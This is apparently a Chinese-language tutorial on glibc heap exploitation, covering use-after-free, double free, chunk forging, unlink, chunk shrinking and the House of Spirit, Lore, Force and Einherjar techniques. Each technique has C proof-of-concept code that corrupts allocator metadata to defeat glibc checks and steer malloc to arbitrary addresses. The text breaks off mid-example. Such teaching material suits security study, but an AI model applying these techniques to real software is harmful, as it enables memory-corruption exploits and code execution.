这种技术描述了glibc分配器的“first-fit”行为。每当释放任何`chunk`（不是`fast chunk`）时，它都会在`unsorted bin`中结束。插入发生在列表的`HEAD`中。在请求新`chunk`（同样，非`fast chunk`）时，首先会在`unsorted bin`中查找，此时`samll bin`为空。此查找来自列表的末尾`TAIL`。如果`unsorted bin`中存在单个`chunk`，则不会进行精确检查，如果`chunk`的大小> =请求的块，则将其拆分为两个并返回。这确保了先进先出行为。

考虑示例代码：

```
char *a = malloc(300);    // 0x***010
char *b = malloc(250);    // 0x***150

free(a);

a = malloc(250);          // 0x***010
```

`unsorted bin`的情况为：

1. 'a'被释放。

   > head -> a -> tail

2. 'malloc'请求。

   > head -> a2 -> tail ['a1' 被返回]

'a'块被分成两个块'a1'和'a2'，因为请求的大小（250字节）小于块'a'（300字节）的大小。这对应于`_int_malloc`的[6. iii.]。

在`fast chunk`的情况下也是如此。`fast chunk`最终进入`fast bins`而不是“free”到`unsorted bin`。如前所述，`fast bins`维护单个链表并从`HEAD`最后插入和删除块。这“反转”了获得的块的顺序。

考虑示例代码：

```
char *a = malloc(20);     // 0xe4b010
char *b = malloc(20);     // 0xe4b030
char *c = malloc(20);     // 0xe4b050
char *d = malloc(20);     // 0xe4b070

free(a);
free(b);
free(c);
free(d);

a = malloc(20);           // 0xe4b070
b = malloc(20);           // 0xe4b050
c = malloc(20);           // 0xe4b030
d = malloc(20);           // 0xe4b010
```

`fast bins`中的情况为：

1. 'a'被释放。

   > head -> a -> tail

2. 'b'获释。

> head - > b - > a - >tail

3. 'c'被释放了。

> head - > c - > b - > a - >tail

4. 'd'解放了。

> head - > d - > c - > b - > a - >tail

5. 'malloc'请求。

> head - > c - > b - > a - > tail ['d'被返回]

6. 'malloc'请求。

> head - > b - > a - > tail ['c'被返回]

7. 'malloc'请求。

> head - > a - > tail ['b'被返回]

8. 'malloc'请求。

> head - > tail ['a'被返回]

这里使用较小的大小（20字节）确保在释放时，`chunk`进入`fast bins`而不是`unsorted bins`。

Use after Free 漏洞利用（UAF漏洞）

在上面的例子中，我们看到，malloc **可能会**返回先前使用和释放的`chunk`。这使得使用释放的内存`chunks`容易受到攻击。一旦释放了一个`chunk`，就**应该**假设攻击者现在可以控制`chunk`内的数据。永远不要再使用那个特殊的`chunk`。也就是说，我们总是分配一个新的`chunk`。

下面是一段易受攻击的代码：

```
char *ch = malloc(20);

// Some operations
//  ..
//  ..

free(ch);

// Some operations
//  ..
//  ..

// Attacker can control 'ch'
// This is vulnerable code
// Freed variables should not be used again
if (*ch=='a') {
  // do this
}
```

0x5_2 Double Free

多次释放资源可能会导致内存泄漏,分配器(allocator)的数据结构被破坏，可被攻击者利用。在下面的示例程序中，`fast bin` `chunk`将被释放两次。现在，为了避免glibc进行“double free or corruption（fasttop）”安全检查，将在两个释放之间释放另一个`chunk`。这意味着两个不同的'mallocs'将返回相同的块。两个指针都指向相同的内存地址。如果其中一个受攻击者的控制，他/她可以修改其他指针的内存，导致各种攻击（包括代码执行）。

考虑以下示例代码：

```
a = malloc(10);     // 0xa04010
b = malloc(10);     // 0xa04030
c = malloc(10);     // 0xa04050

free(a);
free(b);  // To bypass "double free or corruption (fasttop)" check
free(a);  // Double Free !!

d = malloc(10);     // 0xa04010
e = malloc(10);     // 0xa04030
f = malloc(10);     // 0xa04010   - Same as 'd' !
```

`fast bins`中的情况为：

1. 'a'被释放。

   > head -> a -> tail

2. 'b'被释放。

   > head - > b - > a - >tail

3. 'a'再次被释放。

   > head - > a - > b - > a - >tail

4. 'malloc'请求'd'。

   > head - > b - > a - > tail ['a'被返回]

5. 'malloc'请求'e'。

   > head - > a - > tail ['b'被返回]

6. 'malloc'请求'f'。

   > head - > tail ['a'被返回]

现在，'d'和'f'指针指向相同的内存地址。一个中的任何更改都会影响另一个。

请注意，如果将size更改为`small bin`范围中的一个，则此特定示例将不起作用。在第一个`chunk`被释放时，a的下一个`chunk`将先前使用位设置为“0”。在第二个`chunk`被释放时，由于此位为“0”，将引发错误：“double free or corruption (!prev)”错误。

0x5_3 Forging chunks（伪造chunks）

释放一个`chunk`后，会将其插入`bin list`中。但是，其指针仍在程序中处于可用状态。如果攻击者控制了这个指针，他/她可以修改`bin`中的链表结构并插入他/她自己的'伪造'`chunk`。下面的示例程序显示了在`fast bin` `free list`的情况下如何实现这一点。

```
struct forged_chunk {
  size_t prev_size;
  size_t size;
  struct forged_chunk *fd;
  struct forged_chunk *bck;
  char buf[10];               // padding
};

// First grab a fast chunk
a = malloc(10);               // 'a' points to 0x219c010

// Create a forged chunk
struct forged_chunk chunk;    // At address 0x7ffc6de96690
chunk.size = 0x20;            // This size should fall in the same fastbin
data = (char *)&chunk.fd;     // Data starts here for an allocated chunk
strcpy(data, "attacker's data");

// Put the fast chunk back into fastbin
free(a);
// Modify 'fd' pointer of 'a' to point to our forged chunk
*((unsigned long long *)a) = (unsigned long long)&chunk;
// Remove 'a' from HEAD of fastbin
// Our forged chunk will now be at the HEAD of fastbin
malloc(10);                   // Will return 0x219c010

victim = malloc(10);          // Points to 0x7ffc6de966a0
printf("%s\n", victim);       // Prints "attacker's data" !!
```

伪造的`chunk`的大小参数设置为0x20，以便它通过安全检查“malloc(): memory corruption (fast)”。此安全检查将检查`chunk`的大小是否落在特定`fast bin`的范围内。另请注意，已分配块的数据从`fd指针`开始。这在上面的程序中也很明显，就像'伪造块'之前的`victim`点`0x10`（0x8 + 0x8）字节一样。

`fast bins`中的情况为

1. 'a'被释放。

   > head -> a -> tail

2. a的`fd指针`指针变为指向'伪造的`chunk`'。

   > head - > a - >伪造的块 - > undefined（伪造的块的fd实际上会写有攻击者的数据）

3. 'malloc'请求

   > head - >伪造的块 - >未定义

4. 受害者提出的'malloc'请求

   > head - > undefined [伪造的块返回受害者]

请注意以下事项：

- 在同一个`bin`列表中对`fast chunk`的另一个'malloc'请求将导致分段错误。
- 即使我们请求10个字节并将伪造块的大小设置为32（0x20）字节，两者都落在相同的`fastbin`的32字节`chunk`的范围内。

- 这种针对`small chunk`和`large chunk`的攻击将在后面被称为“House of Lore”。
- 以上代码专为64位计算机而设计。为了在32位机器上运行它，替换`unsigned long long`用`unsigned int`作为指针现在4个字节，而不是8个字节。此外，不是使用32字节作为伪造`chunk`的大小，而是大约17字节的一小部分应该工作。

0x5_4 Unlink Exploit

这种特殊的攻击曾经非常普遍。但是，在`unlink` MACRO 中添加了两个安全检查（"corrupted size vs. prev_size" and "corrupted double-linked list"），这在一定程度上减少了攻击的影响。不过，花一些时间在它上面是值得的。它利用`unlink`MACRO中完成的指针操作，同时从bin中移除一个`chunk`。


请分析以下示例代码（在此处下载完整版本）：

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[10];               // padding
};

unsigned long long *chunk1, *chunk2;
struct chunk_structure *fake_chunk, *chunk2_hdr;
char data[20];

// First grab two chunks (non fast)
chunk1 = malloc(0x80);        // Points to 0xa0e010
chunk2 = malloc(0x80);        // Points to 0xa0e0a0

// Assuming attacker has control over chunk1's contents
// Overflow the heap, override chunk2's header

// First forge a fake chunk starting at chunk1
// Need to setup fd and bk pointers to pass the unlink security check
fake_chunk = (struct chunk_structure *)chunk1;
fake_chunk->fd = (struct chunk_structure *)(&chunk1 - 3); // Ensures P->fd->bk == P
fake_chunk->bk = (struct chunk_structure *)(&chunk1 - 2); // Ensures P->bk->fd == P

// Next modify the header of chunk2 to pass all security checks
chunk2_hdr = (struct chunk_structure *)(chunk2 - 2);
chunk2_hdr->prev_size = 0x80;  // chunk1's data region size
chunk2_hdr->size &= ~1;        // Unsetting prev_in_use bit

// Now, when chunk2 is freed, attacker's fake chunk is 'unlinked'
// This results in chunk1 pointer pointing to chunk1 - 3
// i.e. chunk1[3] now contains chunk1 itself.
// We then make chunk1 point to some victim's data
free(chunk2);

chunk1[3] = (unsigned long long)data;

strcpy(data, "Victim's data");
```

```
// Overwrite victim's data using chunk1
chunk1[0] = 0x002164656b636168LL;   // hex for "hacked!"

printf("%s\n", data);         // Prints "hacked!"
```

与其他攻击相比，这可能看起来有点复杂。首先，我们malloc两个块`chunk1`和`chunk2`，`0x80`的大小确保它们落在`small bin`范围内。接下来，我们假设攻击者以某种方式对`chunk1`内容进行无限制控制（这可以使用任何'不安全'功能实现，例如`strcpy`用户输入）。请注意，两个块都将并排放在内存中。上面显示的代码`chunk_structure`使用自定义结构仅出于清晰的目的。在攻击情形中，攻击者只需发送填写的字节，`chunk1`其效果与上述相同。

在“data”部分创建了一个新的假`chunk`即`chunk1`。在`fd`和`bk`指针被调整为通过“corrupted double-linked list”安全检查。攻击者的内容被溢出到`chunk2`的报头中设置适当`prev_size`和`prev_in_use`位。这确保了无论何时`chunk2`释放，`fake_chunk`将被检测为“释放”并且将是`unlinked`'。下图显示了各种内存区域的当前状态：




注意，尝试了解为何`P->fd->bk == P`和`P->bk->fd == P`检查被绕过。这就要求我们知道是如何调整`fd`和`bk`指针的。

一旦`chunk2`被释放，它就被当作一个`small bin`处理。然后会检查前一个和下一个`chunk`（通过内存）是否“空闲”。如果任何`chunk`被检测为“空闲”，则`unlinked`用于合并连续的空闲块。该`unlink`宏执行的是修改指针以下两条指令：

1. 设置`P->fd->bk` = `P->bk`。
2. 设置`P->bk->fd` = `P->fd`。

在这种情况下，双方`P->fd->bk`并`P->bk->fd`指向同一个位置，所以才有了第二次更新的注意。下图显示了`chunk2`释放后的第二次更新的效果。




现在，我们`chunk1`指向其自身（`&chunk1 - 3`）后面的3个地址（16位）。因此，`chunk1[3]`实际上是`chunk1`。变化`chunk1[3]`就相当于变化`chunk1`。请注意，攻击者更有可能获得等价位置`chunk1`（`chunk1[3] here`）而非`chunk1`自身数据的修改权限。这样就完成了攻击。在这个例子中，`chunk1`被指向一个'数据'变量，并且变化`chunk1`反映在该变量上。

早些时候，由于没有安全检查`unlink`，`unlink` MACRO中的两个写指令用于实现任意写入。通过覆盖`.got`部分，这导致任意代码执行。

0x5_5 Shrinking Free Chunks

”Glibc Adventures: The Forgotten Chunk“中描述了这种攻击。它利用单字节堆溢出（通常被称为'off by one'。此攻击的目标是使'malloc'返回一个与已经分配的当前正在使用的`chunk`重叠的`chunk`。内存中的前3个连续`chunk`（`a`，`b`，`c`）被分配，中间的块`chunk`释放。第一个`chunk`溢出，导致覆盖中间`chunk`的'size'。攻击者将最后一个标志位设置为0。这会“缩小”`chunk`的大小。接下来，两个`small chunks`（`b1`和`b2`）是从中间的`free chunk`中分配出来。第三个`chunk`的`prev_size`没有更新，因此`b` + `b-> size`不再指向`c`。事实上，它指向'之前'的内存区域`c`。然后，`b1`和`c`被释放.`c`仍假定`b`是已被释放的（因为`prev_size`没有得到更新，因此`c` - `c-> prev_size`仍然指向`b`）并用`b`巩固自己。这导致一个大的`free chunk`开始的起始变为`b`并与`b2`重叠。一个新的malloc返回这个`chunk`，从而完成攻击。下图总结了以下步骤：



图源： *https://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf*

请分析此示例代码（下载完整版本）：

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[19];               // padding
};

void *a, *b, *c, *b1, *b2, *big;
struct chunk_structure *b_chunk, *c_chunk;

// Grab three consecutive chunks in memory
a = malloc(0x100);                          // at 0xfee010
b = malloc(0x200);                          // at 0xfee120
c = malloc(0x100);                          // at 0xfee330

b_chunk = (struct chunk_structure *)(b - 2*sizeof(size_t));
c_chunk = (struct chunk_structure *)(c - 2*sizeof(size_t));
```

```
// free b, now there is a large gap between 'a' and 'c' in memory
// b will end up in unsorted bin
free(b);

// Attacker overflows 'a' and overwrites least significant byte of b's size
// with 0x00. This will decrease b's size.
*(char *)&b_chunk->size = 0x00;

// Allocate another chunk
// 'b' will be used to service this chunk.
// c's previous size will not updated. In fact, the update will be done a few
// bytes before c's previous size as b's size has decreased.
// So, b + b->size is behind c.
// c will assume that the previous chunk (c - c->prev_size = b/b1) is free
b1 = malloc(0x80);                          // at 0xfee120

// Allocate another chunk
// This will come directly after b1
b2 = malloc(0x80);                          // at 0xfee1b0
strcpy(b2, "victim's data");

// Free b1
free(b1);

// Free c
// This will now consolidate with b/b1 thereby merging b2 within it
// This is because c's prev_in_use bit is still 0 and its previous size
// points to b/b1
free(c);

// Allocate a big chunk to cover b2's memory as well
big = malloc(0x200);                          // at 0xfee120
memset(big, 0x41, 0x200 - 1);

printf("%s\n", (char *)b2);       // Prints AAAAAAAAAAA... !
```

`big` 现在指向最初的 `b` `chunk` 并与 `b2` 重叠。 更新 `big` 的内容会更新 `b2` 的内容，即使这两个 `chunk` 都没有传递给 `free`。

请注意，攻击者也可以增加“b”的大小，而不是缩小“b”。 这将导致类似的重叠情况。 当'malloc'请求另一个增加大小的 `chunk` 时， `b` 将用于服务此请求。 现在 `c` 的内存也将是这个返回的新 `chunk` 的一部分。

0x5_6 House of Spirit

`The House of Spirit` 与其他攻击略有不同，因为它涉及攻击者在“释放”之前覆盖现有指针。攻击者创建一个“ `fake chunk` ”，它可以驻留在内存中的任何位置（堆，栈等），并覆盖指针指向它。 必须以特定的方式布置 `fake chunk` 以便通过所有安全检查。 但这并不困难，只涉及设置 `size` 和下一个 `chunk` 的 `size`。 当 `fake chunk` 被释放时，它被插入适当的 `bin list` （最好是 `fastbin` ）。 对此大小的 `malloc` 调用将返回攻击者的 `fake chunk`。 最终结果类似于前面描述的“ `forging chunks attack` ”。

请分析此示例代码（下载完整版本）：

```
struct fast_chunk {
  size_t prev_size;
  size_t size;
  struct fast_chunk *fd;
  struct fast_chunk *bk;
  char buf[0x20];                   // chunk falls in fastbin size range
};

struct fast_chunk fake_chunks[2];   // Two chunks in consecutive memory
// fake_chunks[0] at 0x7ffe220c5ca0
// fake_chunks[1] at 0x7ffe220c5ce0

void *ptr, *victim;

ptr = malloc(0x30);                 // First malloc

// Passes size check of "free(): invalid size"
fake_chunks[0].size = sizeof(struct fast_chunk);  // 0x40

// Passes "free(): invalid next size (fast)"
fake_chunks[1].size = sizeof(struct fast_chunk);  // 0x40

// Attacker overwrites a pointer that is about to be 'freed'
ptr = (void *)&fake_chunks[0].fd;

// fake_chunks[0] gets inserted into fastbin
free(ptr);

victim = malloc(0x30);              // 0x7ffe220c5cb0 address returned from malloc
```

请注意，正如预期的那样，返回的指针比`fake_chunks[0]`提前0x10或0x16字节。 这是存储`fd`指针的地址。 这次攻击为更多攻击提供了空间。 `victim`指向堆栈上的内存而不是堆段。 通过修改堆栈上的返回地址，攻击者可以控制程序的执行。

0x5_7 House of Lore

这种攻击基本上是针对`small bins`和`large bins`的伪造`chunk`攻击。然而，由于2007年左右对`large bins`的额外保护（引入`fd_nextsize`和`bk_nextsize`），它变得极难利用。这里我们将仅对`small bins`进行分析。首先将一个`small chunk`放入`small bins`中，它的`bk`指针将会被覆写为指向一个伪造的`small chunk`。请注意，在`small bins`中，插入发生在`HEAD`处，而移除发生在`TAIL`处.。一个`malloc`调用将首先移除一个真正的`chunk`并将使得攻击者伪造的`chunk`位于`small bins`的`TAIL`处 。下次`malloc`调用将返回攻击者伪造的`chunk`。

请分析此示例代码（下载完整版本）：

```
struct small_chunk {
  size_t prev_size;
  size_t size;
  struct small_chunk *fd;
  struct small_chunk *bk;
  char buf[0x64];               // chunk falls in smallbin size range
};
```

```
struct small_chunk fake_chunk;                  // At address 0x7ffdeb37d050
struct small_chunk another_fake_chunk;
struct small_chunk *real_chunk;
unsigned long long *ptr, *victim;
int len;

len = sizeof(struct small_chunk);

// Grab two small chunk and free the first one
// This chunk will go into unsorted bin
ptr = malloc(len);                              // points to address 0x1a44010

// The second malloc can be of random size. We just want that
// the first chunk does not merge with the top chunk on freeing
malloc(len);                                    // points to address 0x1a440a0

// This chunk will end up in unsorted bin
free(ptr);

real_chunk = (struct small_chunk *)(ptr - 2);   // points to address 0x1a44000

// Grab another chunk with greater size so as to prevent getting back
// the same one. Also, the previous chunk will now go from unsorted to
// small bin
malloc(len + 0x10);                             // points to address 0x1a44130

// Make the real small chunk's bk pointer point to &fake_chunk
// This will insert the fake chunk in the smallbin
real_chunk->bk = &fake_chunk;
// and fake_chunk's fd point to the small chunk
// This will ensure that 'victim->bk->fd == victim' for the real chunk
fake_chunk.fd = real_chunk;

// We also need this 'victim->bk->fd == victim' test to pass for fake chunk
fake_chunk.bk = &another_fake_chunk;
another_fake_chunk.fd = &fake_chunk;

// Remove the real chunk by a standard call to malloc
malloc(len);                                    // points at address 0x1a44010

// Next malloc for that size will return the fake chunk
victim = malloc(len);                           // points at address 0x7ffdeb37d060
```

请注意，伪造`small chunk`所需的步骤更多是由于`small chunk`的复杂处理。 需要特别注意确保`victim->bk->fd`等于每个要从'malloc'返回的`small chunk`的`victim`，来通过`malloc(): smallbin double linked list corrupted`安全检查。 此外，还在其间添加了额外的'malloc'调用，以确保：

1. 第一个`chunk`进入`unsorted bin`，而不是在释放时与顶部`chunk`合并。
2. 当第一个`chunk`不满足对`len + 0x10`的malloc请求时，它进入`unsorted bin`。

`unsorted bin`和`small bin`的状态如下所示：

1. free(ptr).

   Unsorted bin:

   > head <-> ptr <-> tail

   Small bin:

   > head <-> tail

2. malloc(len + 0x10);

   Unsorted bin:

   > head <-> tail

   Small bin:

   > head <-> ptr <-> tail

3. Pointer manipulations

   Unsorted bin:

   > head <-> tail

   Small bin:

   > undefined <-> fake_chunk <-> ptr <-> tail

4. malloc(len)

   Unsorted bin:

   > head <-> tail

   Small bin:

   > undefined <-> fake_chunk <-> tail

5. malloc(len)

   Unsorted bin:

   > head <-> tail

   Small bin:

   > undefined <-> tail [Fake chunk is returned]

请注意，对相应的`small bin`的另一个'malloc'调用将导致分段错误。

0x5_8 House of Force

与“House of Lore”类似，此攻击侧重于从“malloc”返回任意指针。针对`fast bins`讨论了伪造`chunk`攻击，并讨论了“House of Lore”攻击的`small bin`。 “House of Force”利用了“top chunk”。最顶层的`chunk`也被称为“wilderness”。它接近堆的末尾（即它位于堆内的最大地址），并且不存在于任何bin中。它遵循相同的块结构格式。

此攻击假定溢出到`top chunk`的头部。`size`被修改为一个非常大的值（在这个例子中是`-1`）。这可以确保所有初始请求都是使用`top chunk`的服务，而不是依赖于`mmap`。在64位系统上，`-1`计算为`0xFFFFFFFFFFFFFFFF`。具有此大小的`chunk`可以覆盖程序的整个存储空间。让我们假设攻击者希望`malloc`返回地址`P`。现在，任何大小为：`&top_chunk - P`的malloc调用都将使用top chunk进行服务。注意`P`可以在`top_chunk`之后或之前。如果是之前，结果将是一个大的正值（因为大小是无符号的）。它仍将小于-1。将发生整数溢出，malloc将使用顶部块成功服务此请求。现在，顶部块将指向“P”，任何将来的请求都将返回`P`！

请分析此示例代码（下载完整版本）：

```
// Attacker will force malloc to return this pointer
char victim[] = "This is victim's string that will returned by malloc"; // At 0x601060

struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[10];               // padding
};

struct chunk_structure *chunk, *top_chunk;
unsigned long long *ptr;
size_t requestSize, allotedSize;

// First, request a chunk, so that we can get a pointer to top chunk
ptr = malloc(256);                                                  // At 0x131a010
chunk = (struct chunk_structure *)(ptr - 2);                        // At 0x131a000

// lower three bits of chunk->size are flags
allotedSize = chunk->size & ~(0x1 | 0x2 | 0x4);

// top chunk will be just next to 'ptr'
top_chunk = (struct chunk_structure *)((char *)chunk + allotedSize);  // At 0x131a110

// here, attacker will overflow the 'size' parameter of top chunk
top_chunk->size = -1;       // Maximum size

// Might result in an integer overflow, doesn't matter
requestSize = (size_t)victim            // The target address that malloc should return
                - (size_t)top_chunk     // The present address of the top chunk
                - 2*sizeof(long long)   // Size of 'size' and 'prev_size'
                - sizeof(long long);    // Additional buffer

// This also needs to be forced by the attacker
// This will advance the top_chunk ahead by (requestSize+header+additional buffer)
// Making it point to 'victim'
malloc(requestSize);                                                // At 0x131a120

// The top chunk again will service the request and return 'victim'
ptr = malloc(100);                                  // At 0x601060 !! (Same as 'victim')
```

'malloc'返回了一个指向`victim`的地址。

请注意以下我们需要注意的事项：

1. 在推断出指向 `top_chunk` 的确切指针的同时，将前一个 `chunk` 的三个低位中的0推出以获得正确的大小。
2. 在计算requestSize时，减少了大约“8”字节的附加缓冲区。 这只是为了对抗malloc在检查 `chunk` 时所做的整理。 顺便一提，在这种情况下，malloc返回一个 `chunk`，其中比请求的多“8”个字节。 请注意，这取决于机器。
3. “victim”可以是任何地址（堆，栈，bss等）。

0x5_9 House of Einherjar

这种House不是“The Malloc Maleficarum”的一部分。 这种堆利用技术在2016年由Hiroki Matsukuma给出。这种攻击也围绕着让'malloc'返回一个几乎任意的指针。 与其他攻击不同，这只需要一个字节的溢出。 存在更多易受单字节溢出影响的软件，主要是由于着名的"off by one" 错误。 它会覆盖内存中下一个块的“大小”，并将 `PREV_IN_USE` 标志清除为0.此外，它会覆盖 `prev_size` （已在前一个块的数据区域中）伪造的大小。 当释放下一个块时，它会发现前一个 `chunk` 是空闲的，并尝试通过返回内存中的“fake size”进行整合。 这样的fake size是如此计算的，以便合并的块最终得到一个假的 `chunk`，这将由后续的malloc返回。

请分析此示例代码（下载完整版本）：

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[32];               // padding
};

struct chunk_structure *chunk1, fake_chunk;     // fake chunk is at 0x7ffee6b64e90
size_t allotedSize;
unsigned long long *ptr1, *ptr2;
char *ptr;
void *victim;

// Allocate any chunk
// The attacker will overflow 1 byte through this chunk into the next one
ptr1 = malloc(40);                              // at 0x1dbb010

